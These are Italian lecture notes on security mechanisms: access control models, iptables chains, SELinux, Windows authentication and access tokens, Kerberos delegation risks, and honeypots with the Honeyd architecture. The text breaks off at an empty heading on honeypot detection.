Il **Memory Curtaining** che consiste nell'isolare aree di memoria contenenti dati estremamente critici, come chiavi private, rendendole inaccessibili anche al SO. L'obiettivo è rendere queste aree invisibili a qualsiasi processo (con alti privilegi) non autorizzato.

CONTROL AND MANAGEMENT OF ACCESS RIGHTS


Il **controllo degli accessi** definisce i diritti che un soggetto ha su una risorsa. Una **Access Control Matrix** definisce i **soggetti come righe** e gli **oggetti come colonne**. L'intersezione **ACM[i,j]** rappresenta le **operazioni** che il soggetto *i* **può eseguire** sull'oggetto *j*.

	01	02	03	04	Ok
S1					
S2		opi, opj, opk			
Sw					

In un sistema operativo, la matrice di accesso è utilizzata per proteggere risorse fisiche come file o dispositivi, risorse logiche e aree di memoria. Ogni applicazione può avere una propria matrice per gestire le risorse sotto il suo controllo.


Nell'ambito di un'applicazione, la matrice del sistema operativo stabilisce quali utenti client possono comunicare con un'applicazione server. Una volta che l'interazione è permessa, la matrice locale dell'applicazione regola quali operazioni l'utente può eseguire sul server. Se un client non ha l'autorizzazione per interagire con un server, la soluzione più efficiente è bloccare il traffico a livello inferiore di SO, evitando che i messaggi arrivino al server.

Vista astratta sul controllo degli accessi



Il **Subject** invia una richiesta di accesso a una risorsa. Questa richiesta viene inoltrata al **reference monitor**. Il **reference monitor** utilizza una Access Control Matrix per verificare se il **Subject** ha i permessi per accedere all'**Object**. In base ai permessi trovati nella matrice, il **reference monitor** può consentire o negare l'operazione.

Access Control basata sulle capability



Il controllo degli accessi può essere decomposto utilizzando una capability list. Ogni soggetto ha una **lista di capacità** associata a lui, che include i **puntatori agli oggetti** e i **diritti** di accesso che il soggetto possiede per ciascun oggetto. La differenza è che la lista di capacità contenente i diritti di accesso è memorizzata all'interno del soggetto.

Il soggetto effettua una richiesta di eseguire un'operazione su un oggetto. Il codice presente nel soggetto cerca nella propria lista di capacità la presenza dei diritti di accesso relativi all'oggetto. Se il soggetto ha i diritti necessari per eseguire l'operazione, un token contenente la richiesta insieme alle capacità del soggetto viene inoltrata alla risorsa, e sarà accettata; altrimenti viene negata.

I puntatori sono memorizzati nell'ambiente del soggetto e devono essere protetti, dato che il soggetto potrebbe cercare di manipolare i diritti di accesso associati. Una soluzione è l'uso della crittografia, con decrittazione effettuata solo quando i puntatori vengono utilizzati. Quando un processo tenta di utilizzare una capability per accedere a una risorsa, il sistema deve verificare che la capability sia valida e appartenga realmente a quel processo.

Implementazione Centralizzata: L'HW e il SO **gestiscono centralmente** registri specializzati che memorizzano le capability. In questo modello, ogni "puntatore" verso una risorsa non è soltanto un riferimento, ma rappresenta anche i diritti di accesso a tale risorsa. Il codice e i


dati di una funzione risiedono in un *segmento* di memoria protetto dal SO. Per accedere a tale funzione, un processo deve presentare la capability associata a quel segmento. Se la capability corrisponde ed è valida, allora l'accesso è consentito; in caso contrario viene negato.

Implementazione Distribuita: Le capability viaggiano tra **diversi nodi della rete**, e vengono protette da manipolazioni tramite la crittografia. La capability viene erogata dal servizio che detiene la risorsa ed è composta dalle informazioni della capability **protect fields** (Id risorsa, scadenza, permessi) e da un valore di controllo **Check digits** generato dall'applicazione di una **funzione critografica** $f(\text{SECRET}, \text{protected_fields})$, in cui SECRET è la chiave segreta del servizio che detiene la risorsa. Il client quando richiede di accedere ad una risorsa invia la capability. Il servizio che riceve la capability ricalcola la funzione $f(\text{SECRET}, \text{protected_fields})$ e verifica che corrisponda ai **check digits** presenti nella capability. Se c'è corrispondenza, si presume che la capability sia valida e non manomessa; altrimenti, l'accesso è negato.



Poiché la capability circola su rete, deve essere eventualmente **cifrata** o inviata su un canale protetto (es. TLS) per evitare intercettazioni.

Controllo degli accessi basato sulle Access Control List



Il controllo degli accessi basato su ACL (Access Control List) mantiene all'interno dell'**ambiente della risorsa**, per *ogni risorsa*, una lista di permessi associati ai vari soggetti. Quando un soggetto fa una richiesta di accesso, il sistema consulta l'ACL di quella specifica risorsa per verificare se il soggetto dispone delle autorizzazioni necessarie. Se la richiesta rispetta i permessi indicati, l'accesso viene consentito; in caso contrario, viene negato.

Esempio: Router ACL

Un router ha diverse *linee* (porte) di ingresso e uscita, che instradano i messaggi in arrivo da un nodo verso la destinazione corretta. Ogni messaggio contiene un indirizzo IP sorgente e destinazione.

Il router decide a quale *linea d'uscita* inoltrare un messaggio consultando la propria *tavella di routing*. In aggiunta, ogni linea può avere un'ACL, implementata come un range di IP e il relativo permesso, che stabilisce quale IP sorgente può passare (route) o deve essere bloccato (drop).

131.114..* => route* : tutti i messaggi con IP sorgente 131.114.x.x sono instradati.

131.4..* => drop* : qualunque IP che inizi per 131.4 viene bloccato.

Esempio: Routing in linux

Iptables è un'utilità di routing su Linux che implementa il controllo del traffico di rete, consentendo di definire regole che stabiliscono cosa fare con i pacchetti in base al loro tipo, origine, destinazione. Queste regole sono organizzate in **catene**, che rappresentano una sequenza di regole applicate a specifiche categorie di traffico.

Input chain: Catena che specifica le regole per consentire o bloccare i pacchetti **in entrata al sistema locale**.

Output chain: Catena che specifica le regole per consentire o bloccare l'uscita dei pacchetti **che escono** dal sistema locale.

Forward chain: Catena che specifica le regole per consentire o bloccare l'**inoltro** di un pacchetto che attraversa il sistema di passaggio verso un altro nodo.

Azioni possibili

Drop: Il pacchetto viene **scartato** senza notificare il mittente.

Route/Accept: Il pacchetto viene **accettato** e continua il suo percorso verso la destinazione.


Reject: Il pacchetto viene **scartato** notificando il mittente con un messaggio di errore.

Il traffico può essere configurato come default **allow** o **deny**. Nel caso in cui fosse default allow, per trasformarlo in default deny è possibile specificare nella politica quale pacchetti consentire, e inserire come ultimo comando Drop All, che rifiuta tutti gli altri pacchetti.

```
iptables -A INPUT -p tcp --dport 80 -j ACCEPT # Accetta in input traffico HTTP
```

```
iptables -A INPUT -p tcp --dport 22 -j ACCEPT # Accetta in input traffico SSH
```

```
iptables -A INPUT -j DROP # Blocca tutto il resto
```



Fasi del processamento dei pacchetti

I pacchetti in ingresso vengono elaborati non appena raggiungono il nodo. Possono essere manipolati e sottoposti a Network Address Translation prima di essere instradati.

Successivamente, il nodo decide se il pacchetto è destinato a sé stesso oppure se deve essere inoltrato verso un'altra destinazione.

Pacchetti destinati al nodo locale: Questi pacchetti passano attraverso la catena di filtraggio **INPUT** della tabella filter, che applica le regole di accesso per determinare se accettarli o rifiutarli.

Pacchetti generati dal nodo verso l'esterno: I pacchetti creati dal nodo possono essere manipolati o sottoposti a NAT prima di essere instradati. Passano attraverso la catena di filtraggio **OUTPUT** della tabella filter, che applica regole per decidere se accettarli o rifiutarli.

Pacchetti da inoltrare: I pacchetti che non sono destinati al nodo locale, ma che devono essere inoltrati verso altre destinazioni, passano attraverso la catena di filtraggio **FORWARD** della tabella filter. Qui si applicano regole per decidere se consentire o bloccare l'inoltro.

Postrouting: Dopo che un pacchetto è stato elaborato, esso può essere manipolato o sottoposto a NAT nella catena **POSTROUTING** prima di lasciare il nodo.

Def. L'Egress filtering è un meccanismo di controllo del traffico di rete che regola i pacchetti in **uscita** da un nodo consentendo solo il traffico autorizzato in base a regole predefinite, al fine di prevenire comunicazioni **non desiderate verso l'esterno**.

Controllo degli accessi basato sui ruoli

Nel metodo **Role-Based Access Control** i diritti di accesso sono assegnati ai **ruoli professionali** piuttosto che a singoli utenti.

Viene utilizzata una tabella che mappa ogni utente a un determinato ruolo. I ruoli possono essere modificati anche durante l'esecuzione, in modo che un utente possa effettuare transizioni tra più ruoli (Un medico di base in caso di emergenza può diventare primario). La matrice di controllo degli accessi è più semplice, perché il numero dei ruoli è nettamente inferiore al numero di utenti. Il sistema dei ruoli permette anche il controllo delle informazioni sensibili, perché un amministratore di un ospedale può leggere informazioni relative a fatture e pagamenti di alto livello, ma non può accedere alle diagnosi mediche a cui può accedere un medico.

Un ruolo R1 è considerato "superiore" a R2 se possiede tutti i privilegi di R2 e possibilmente altri ancora.

Controllo degli accessi basato sugli attributi

Nel metodo **Attribute Based Access Control** i diritti di accesso sono legati ad un insieme di attributi che descrivono il soggetto, l'azione richiesta, l'oggetto da proteggere e il contesto ambientale.

Per il soggetto si considera attributi come il dipartimento di appartenenza e il ruolo lavorativo. Per l'azione il tipo di operazione richiesta (R/W/E). Per l'oggetto proprietà come il tipo dell'oggetto, la classificazione, la sensibilità e il dipartimento. Per il contesto ambientale l'orario, la posizione o altre variabili ambientali.

ABAC permette di modellare regole di accesso molto dettagliate e adattabili a vari scenari, tuttavia la sicurezza complessiva dipende dalla robustezza degli attributi utilizzati: se questi vengono manipolati, l'intero sistema di controllo degli accessi viene compromesso.

SELinux

Security-Enhanced Linux è una versione di Linux che consente agli amministratori del sistema di **configurare** le politiche di sicurezza **applicate dal SO**.

SeLinux oltre ad assegnare i diritti di accesso agli utenti su risorse specifiche, permette di definire i diritti di accesso di un programma verso specifiche risorse e di definire quali programmi ogni utente può eseguire.

In **SELinux**, il controllo degli accessi si basa su un modello che utilizza i concetti di **type**, **role** e **level** per classificare utenti, processi e risorse.

Type: I tipi classificano la **tipologia di risorse o soggetti**. Ogni risorsa e ogni processo/utente è etichettato con un tipo, che rappresenta la sua categoria. Le regole di SELinux determinano quali tipi di soggetti possono interagire con quali tipi di oggetti (risorse) e con quali permessi. (type=finance_data; type=manager_process)

Esempio: **allow manager_process finance_data : file {read write};** → Questa regola consente ai processi di tipo manager_process di leggere e scrivere file di tipo finance_data.

Role: I ruoli classificano gli utenti/processi, indicando **ciò che possono fare all'interno del sistema**. SELinux utilizza i ruoli per restringere ulteriormente i privilegi verso quali tipi di risorse un utente può utilizzare. (role=manager; role = intern → Non può accedere a file finance_data).

Level: I livelli definiscono il grado di **confidenzialità** di una risorsa o processo. Un utente può avere opzionalmente un livello che definisce a quale livello di risorse può avere accesso. Gli utenti/processi possono accedere a risorse solo se il loro livello di autorizzazione è uguale o superiore al livello della risorsa. (level=confidential; level=top_secret).

Esempio: Sia un file /finance/report.txt è classificato con **type=finance_data** e **level=confidential**. Sia un manager che esegue un processo classificato come **type=manager_process, role=manager, level=confidential** →

→**allow manager_process finance_data : file {read write};**

La regola SELinux consente ai processi di tipo manager_process di accedere a file di tipo finance_data, in lettura e scrittura. L'accesso è possibile solo se il livello di confidenzialità corrisponde (confidential).

La gestione delle politiche in SELinux è intrinsecamente complessa. Per configurare SE-Linux in modo che si comporti come un sistema Linux "normale", senza aggiungere restrizioni particolari, è necessario dichiarare 29 tipi, 121 operazioni e 27.000 regole.


Il problema principale è la mancanza di strumenti intuitivi per tradurre una descrizione di sicurezza ad alto livello nei termini tecnici richiesti da SE-Linux (tipi, operazioni e regole).

Inoltre, non esistono strumenti per verificare la correttezza delle politiche rispetto agli obiettivi di sicurezza definiti.

WINDOWS AUTHENTICATION AND ACCESS CONTROL

Autenticazione di Windows

I due principali metodi utilizzati per autenticarsi su Windows sono **Kerberos e NTLM**. Kerberos è il metodo preferito negli ambienti Windows. NTLM è un protocollo più vecchio, utilizzato quando Kerberos non è disponibile.



NT LAN Manager è un protocollo utilizzato per verificare l'identità di un utente che cerca di accedere a una risorsa di rete.

Domain Controller / Active Directory: Servizio che contiene e gestisce gli account utente, le credenziali e le politiche di sicurezza dell'intero dominio.

Semplificando, lo scambio avviene in più fasi denominate “challenge-response”. L'utente, tramite il proprio client, cerca di accedere a una risorsa sul server. Il server risponde con un valore “unico” nonce. Il client prende il challenge ricevuto e lo combina con l'hash della propria password generando la response e la invia al server. Il server invia la response al domain controller, che rigenera internamente la “response” attesa combinando il nonce con l'hash della password e confrontandola con quella inviata dal client. Se corrispondono, l'utente viene considerato autenticato con successo e comunica l'esito al server, che informa il client e concede (o nega) la risorsa.


Una delle principali debolezze di NTLM è che non utilizza la tecnica del **salting**, ovvero non combina la password con una stringa casuale prima di effettuare l'hash. Questo permette agli attaccanti che possiedono un **hash della password** di autenticare una sessione senza bisogno della password reale. Inoltre la crittografia di NTLM non sfrutta i moderni progressi negli algoritmi di cifratura.

Autenticazione di Windows: Vista astratta


La **logon session** rappresenta la “presenza” di un utente su una macchina Windows. Inizia quando l'utente viene autenticato con successo e termina quando il sistema chiude quella sessione.

All'avvio di una sessione, tramite la schermata di login, l'utente inserisce le proprie credenziali. Il sistema, attraverso la **Local Security Authority**, verifica se le credenziali fornite corrispondono a un account valido.

La **Local Security Authority** è un componente responsabile della gestione dei processi di autenticazione. Se l'account richiesto è “locale”, la LSA controlla username e password nel database interno della macchina. Se l'account appartiene a un dominio Active Directory, la LSA inoltra la richiesta al **Domain Controller (DC)**, cioè al server che gestisce il database degli utenti e delle password dell'intero dominio. Una volta verificate le credenziali, la LSA conferma il successo (o il fallimento) della procedura di accesso.



Una volta confermata l'autenticazione, Windows costruisce un **access token**, che contiene un identificatore univoco per l'account; informazioni su quali gruppi di sicurezza l'utente fa parte; elenco delle operazioni speciali che l'utente può svolgere. Ogni volta che l'utente tenta di accedere a una risorsa, Windows controlla il suo access token per decidere se permettergli l'operazione.



Una sessione può avere più access token, ma ogni token è univocamente legato alla sessione che lo ha generato.

Ogni sessione viene identificata da un ID univoco a 64 bit, chiamato **Logon ID**. Ogni Access Token include un **Authentication ID**, che rappresenta il Logon ID della sessione che lo ha generato. Questo parametro permette al sistema di collegare il token alla relativa sessione.

Ogni **Kerberos Ticket** include un'estensione chiamata **Privileged Attribute Certificate (PAC)**, che contiene informazioni dettagliate sui privilegi dell'utente, come i gruppi di appartenenza e altri dati necessari per l'autorizzazione. Quando un utente si autentica su un sistema o accede a una risorsa utilizzando un Kerberos Ticket, il sistema locale legge il PAC per determinare il livello di accesso e autorizzazione dell'utente. Queste informazioni vengono utilizzate per creare un **Access Token**, che rappresenta i privilegi dell'utente in modo pratico e locale. L'Access Token non è incluso nel PAC, ma viene generato utilizzando i dati del PAC. Questo processo elimina la necessità di contattare nuovamente il **Domain Controller** per ottenere le informazioni sui privilegi, migliorando l'efficienza e garantendo un accesso più rapido alle risorse richieste.


Microsoft ha aggiunto ad ogni **Kerberos Ticket** include un'estensione chiamata **Privileged Attribute Certificate (PAC)**, che contiene informazioni dettagliate sui **privilegi dell'utente**. Quando un utente si autentica in un ambiente Active Directory, il client invia le proprie credenziali (il ticket TGT) al Domain Controller. Il Domain Controller genera il PAC e lo include nei Kerberos Tickets restituiti al client. Il PAC contiene informazioni specifiche sui privilegi e sui gruppi di appartenenza dell'utente. Quando il client utilizza un Kerberos Ticket per accedere a un servizio, il sistema che fornisce quella risorsa può leggere il PAC. Le informazioni del PAC vengono usate dal sistema locale per generare un **Access Token**, che rappresenta i privilegi dell'utente in quel contesto specifico. Questo evita la necessità di interrogare nuovamente il **Domain Controller** per ottenere informazioni sull'utente e i suoi privilegi.

Access Token

Un access token contiene un **Security Identifier (SID)** che identifica univocamente l'utente, informazioni sui gruppi di cui l'utente fa parte, i privilegi specifici che l'utente possiede e il **Logon ID** che identifica la sessione di accesso.

Un **Access Token** archivia in modo temporaneo le impostazioni di sicurezza relative alla sessione di accesso. Quando Windows deve prendere decisioni di sicurezza, non consulta direttamente la sessione di accesso, ma utilizza l'Access Token che rappresenta la sessione.

Ogni processo eseguito per conto di un utente possiede una copia del relativo Access Token, in modo da verificare i privilegi dell'utente associati a quel processo.



Access Control in Windows: Mandatory Integrity Control (MIC)

Il **Mandatory Integrity Control (MIC)** è un sistema di **controllo degli accessi** utilizzato da Windows, che valuta l'accesso alle risorse basandosi su **livelli di integrità** assegnati a utenti/processi, in modo da impedire che processi a bassa integrità possano interagire con oggetti livelli di integrità più elevati, anche se i **permessi tradizionali** lo consentirebbero.

Windows assegna diversi livelli di integrità: **Untrusted, Low, Medium, High, System, Installer**. Gli **utenti standard** ricevono il livello **Medium**, mentre gli **utenti con privilegi elevati** (es. amministratori) ricevono il livello **High**. I processi avviati da un utente ereditano il suo livello di integrità se esso è superiore. Gli oggetti che non hanno un'etichetta di integrità vengono trattati con livello **Medium** per impedire a codice a bassa integrità di modificarli.

Access Control

Ogni volta che un utente/processo tenta di accedere a un oggetto protetto, il kernel effettua un **Access Check**. Il soggetto richiedente viene identificato tramite il suo **Access Token**, che contiene informazioni sui suoi privilegi. Il soggetto deve dichiarare esplicitamente il tipo di accesso richiesto (R/W/E) alla risorsa. Ogni oggetto ha un **Security Descriptor**, che include una lista di controllo degli accessi contenente i soggetti che possono accedere all'oggetto e le modalità consentite. Se il soggetto è contenuto in tale ACL e tale modalità è consentita per il soggetto, l'accesso viene concesso, altrimenti viene negato.

System Access Control List (SACL): Lista che registra i tentativi di accedere ad una determinata risorsa e il relativo esito.

Sandboxing Tokens

Quando un attaccante sfrutta una vulnerabilità in un browser, l'exploit dell'attacco eredita il **token** del browser, che rappresenta i privilegi del processo, così che l'attaccante può eseguire qualsiasi azione che il browser è autorizzato a compiere.

I browser hanno quindi trasferito gran parte del loro codice in processi con privilegi ridotti, creando un contesto di sicurezza limitato chiamato **sandbox**; quando un processo in sandbox deve eseguire un'azione privilegiata, come **salvare un file scaricato**, non può farlo direttamente, ma deve richiedere a un **processo broker** di eseguire l'azione per suo conto. In questo modo, anche se il processo in sandbox viene compromesso, l'attaccante può danneggiare solo le risorse accessibili dalla sandbox e non il sistema nel suo insieme.

Access Control – Remote Host

Una **logon session** è un'entità univoca per ogni dispositivo. Gli **access tokens** sono legati alla logon session locale e non possono essere inviati direttamente a un host remoto per autenticare un utente, poiché l'access token generato su un dispositivo non corrisponde a una sessione valida sull'host remoto.

Quando un utente deve accedere a una risorsa remota deve autenticarsi nuovamente per stabilire una nuova logon session sull'host remoto.

Windows utilizza il meccanismo del **Single Sign-On (SSO)** che memorizza automaticamente le credenziali quando un utente esegue un logon interattivo, in modo da consentire di autenticarsi ai remote hosts senza dover reinserire le credenziali.

L'host remoto che riceve la richiesta di autenticazione inoltra le credenziali dell'utente ricevute al **Domain Controller (DC)**. Il Domain Controller verifica le credenziali e, se valide, stabilisce una nuova **network logon session** per l'utente sull'host remoto, creando un nuovo access token per l'utente remoto.



Il token creato durante la logon session remota non può essere riutilizzato per autenticarsi a un altro host remoto.

Impersonation di un thread

Per impostazione predefinita, tutti i thread di un processo ereditano lo stesso contesto di sicurezza del **Primary Token** associato al processo. Se diversi thread modificano i privilegi del token condiviso, possono verificarsi problemi di consistenza.

L'**Impersonation** permette a ogni thread di avere una copia propria del token, chiamata **Impersonation Token**, che consente a ogni thread di operare in un contesto di sicurezza isolato, eliminando il rischio di conflitti.

System User

In Windows, i processi che operano come **SYSTEM** hanno il massimo livello di privilegi. Possono **modificare un token** associato a qualsiasi processo, alterando i suoi privilegi. Questa capacità espone a gravi rischi i processi critici in caso di attacco. (ad esempio il processo antimalware **MpEng.exe**).

Windows ha introdotto per le directory/processi critici un componente opzionale dei **security descriptors** noto come trust label che consente di limitare i privilegi di modifica per tale processo.

Kerberos Double-hop Problem

Kerberos non memorizza localmente le credenziali degli utenti sulla macchina remota per ragioni di sicurezza. I ticket di Kerberos sono validi solo per il primo hop (autenticazione da un client a un server remoto). Non possono essere propagati per un secondo hop (da quel server a un altro server remoto). Non è possibile autenticarsi automaticamente a un secondo host remoto, poiché le credenziali non sono disponibili per completare il processo.

La **Unconstrained Delegation** è una funzionalità che può essere configurata da un amministratore di dominio per consentire a un pc/servizio di **agire per conto di un utente** autenticato.

Ogni volta che un utente accede a un computer configurato con Unconstrained Delegation, una copia del **Ticket Granting Ticket (TGT)** dell'utente viene inviata al servizio TGS (Ticket Granting Service) del Domain Controller (DC) e salvata in memoria nel processo Local Security Authority Subsystem Service. Questo consente al pc/servizio di impersonare l'utente per accedere ad altre risorse.

Chiunque abbia privilegi di amministratore locale sulla macchina può recuperare i TGT dalla memoria con vari tool e utilizzare i TGT per impersonare qualsiasi utente. Nel caso un amministratore di dominio venga impersonato, l'intero ambiente del dominio viene compromesso.

DECEPTION

Un **honeypot** è un sistema deliberatamente progettato per **apparire vulnerabile** al fine di attirare potenziali attaccanti, ma tuttavia è **isolato** dalla rete del sistema e **raccoglie** informazioni sulle tecniche utilizzate dagli attaccanti, in modo da poter studiare le loro tattiche e vulnerabilità. (Server web fittizio con vulnerabilità nota).

Durante un attacco, un honeypot rallenta il processo di intrusione, fornendo alle difese del sistema reale più tempo per reagire.

Una **honeynet** è un **insieme** di honeypot interconnessi che simula un'infrastruttura di rete, configurata per sembrare una **rete aziendale** reale. Una honeynet consente di osservare i **movimenti** e le strategie impiegate da un attaccante contro **un'intera** rete, in modo da

migliorare le contromisure di sicurezza. (Insieme di Server web fittizi con vulnerabilità note che sembrano collaborare come un reale sistema aziendale).

Classificazione per Livello di Interazione:

Low Interaction: Sistemi che offrono interazioni molto limitate con l'attaccante, registrando solo le azioni iniziali senza consentire esplorazioni o azioni successive. Un esempio è un listener su una porta, che accetta i pacchetti di connessione e registra l'attività, ma non consente ulteriori azioni.

Medium Interaction: Honeypot che **emulano** parzialmente servizi reali, in modo che se un attaccante invia comandi specifici, il sistema li registra e produce **risposte fittizie** simili a quelle di un servizio autentico.

Consentono la raccolta di informazioni più dettagliate, ma senza esporre un sistema completo, riducendo così i rischi di compromissione.

High Interaction: Honeypot che emula **completamente** le funzionalità di un sistema reale, consentendo all'attaccante di interagire come se fosse un sistema autentico. L'attaccante può compromettere il sistema e ottenere il controllo, ma la maggiore interazione fornisce dati estremamente dettagliati sulle tecniche e comportamenti dell'attaccante. Tuttavia, per evitare rischi e impatti sulla rete reale, è necessaria l'adozione di misure di contenimento avanzate.

Classificazione per implementazione

Virtuale: Honeypot implementati su macchine virtuali, che consentono di simulare ambienti diversi e isolati con un investimento inferiore in hardware.

Physical (Fisico): Honeypot che utilizzano hardware fisico per simulare ambienti reali, utilizzati quando è necessario un alto realismo per attirare attaccanti che sospettano della natura virtuale degli honeypot.

Classificazione per scopo

Production: Honeypot utilizzati per proteggere reti aziendali reali, fungendo da esche per deviare e rallentare gli attacchi.

Research: Honeypot utilizzati per lo studio e la raccolta di dati sulle nuove tecniche utilizzate dagli attaccanti.

Honeyd

Honeyd è un software utilizzato per la **creazione di honeypot virtuali**, che simula dispositivi di rete e servizi in modo da emulare una **rete aziendale**. Honeyd permette di **configurare** le macchine emulate, in modo da scegliere **quali porte** aprire, **quali servizi** simulare e come rispondere agli attaccanti.

Registra i **tentativi di connessione** verso indirizzi **IP non assegnati a dispositivi** attivi della rete (dark space), poiché questo comportamento è **tipico** di chi sta cercando punti deboli nella rete.

Honeyd può combinare macchine fisiche e virtuali per dare l'illusione di una rete reale; può simulare diversi router in modo da aumentare la complessità dell'infrastruttura creata.

Honeyd registra e analizza il traffico che passa attraverso le porte di rete. Può simulare servizi come SSH, HTTP,FTP utilizzando **script** scritti in vari linguaggi, in modo da rispondere in modo da studiare il comportamento e rispondere in modo realistico agli attaccanti.


Configuration Database: DB che contiene le configurazioni di Honeyd, inclusa la configurazione delle macchine emulate, i servizi disponibili e il comportamento delle risposte. Ogni indirizzo IP simulato è associato a un modello specifico, definendo quali servizi sono attivi e come devono reagire agli attacchi.

Packet Dispatcher: Componente che analizza i pacchetti in ingresso e verifica la loro correttezza e integrità. Accetta solo pacchetti TCP, UDP e ICMP, scartando qualsiasi altro tipo. Utilizza poi il database di configurazione per identificare la macchina virtuale associata all'indirizzo IP di destinazione a cui inoltrare il pacchetto da elaborare.

Protocol Manager: Componente che si occupa di gestire i protocolli di comunicazione accettati dal sistema (TCP, UDP e ICMP).

Personality Engine: Componente che simula il comportamento di un SO specifico per creare pacchetti di risposta coerenti a tale SO emulato, in modo da non insospettire gli attaccanti.

Optional Routing Component: Componente che permette di instradare i pacchetti verso applicazioni reali.



Il **Packet Dispatcher** riceve un pacchetto e ne controlla la validità e l'integrità. Honeyd filtra i pacchetti per accettare solo quelli di tipo **TCP, UDP e ICMP**. Il **Configuration Database** viene consultato per determinare quale macchina virtuale dovrebbe rispondere al pacchetto in base al suo indirizzo IP. Se necessario, Honeyd può inoltrare il pacchetto ad applicazioni esterne che sanno come gestire specifici tipi di dati. Se è abilitato, il **componente di routing** può instradare il pacchetto verso un'applicazione reale per un'ulteriore elaborazione. Il **Personality Engine** crea una risposta al pacchetto ricevuto e la modifica per garantirne la coerenza con il sistema operativo che Honeyd sta simulando.

Come un Honeypot può essere scoperto dagli attaccanti e come evitarlo

